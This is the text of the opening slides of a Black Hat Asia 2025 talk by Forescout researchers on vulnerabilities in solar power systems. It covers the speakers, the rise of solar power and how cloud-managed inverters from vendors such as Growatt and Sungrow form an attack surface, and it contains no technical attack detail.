black hat ASIA 2025

APRIL 3-4, 2025
BRIEFINGS

A Closer Look at the Gaps in the Grid:
New Vulnerabilities and Exploits Affecting Solar Power Systems

Daniel dos Santos, Francesco La Spina, Stanislav Dashevskyi
Forescout Technologies

Who we are

Daniel dos Santos

FORESCOUT RESEARCH | VEDERE LABS

Francesco La Spina

Vulnerability Research

- Focus on vulnerabilities against managed and unmanaged devices (IT/IoT/IoMT/OT)
- 200+ vulnerabilities discovered in last 5 years


Threat Reports


- Manual and automatic analysis of malware samples collected via customer telemetry and other sources

black hat ASIA 2025

Part 1: Motivation and Background

Why analyze solar power systems?





The remarkable rise of solar power

26 January 2024

No other energy technology in our history has grown as fast as solar. What lies ahead?


How solar energy could be the largest source of electricity by mid-century

News
29 September 2014


Image sources:
https://en.wikipedia.org/wiki/Growth_of_photovoltaics
https://www.ief.org/news/the-remarkable-rise-of-solar-power
https://www.iea.org/news/how-solar-energy-could-be-the-largest-source-of-electricity-by-mid-century

Overview of solar power systems

- Solar PV panels generate DC power, which is converted to AC by **inverters**
- These inverters are **grid-connected *and* cloud-connected IoT devices**
  - Enable remote monitoring and management
  - Sometimes require an extra dongle / data logger
- Large **attack surface**
  - Inverters (comm dongles) are not supposed to be accessible directly via the internet
  - However, they are managed via the **vendor's cloud, web apps and mobile apps**
  - Lots of other components we don't include in this talk: batteries, EV chargers, etc.



Example 1: Growatt architecture and app






Image source: https://watts247.com/product/2-x-spf-3000tl-lvm-24p/

Example 2: Sungrow iSolarCloud

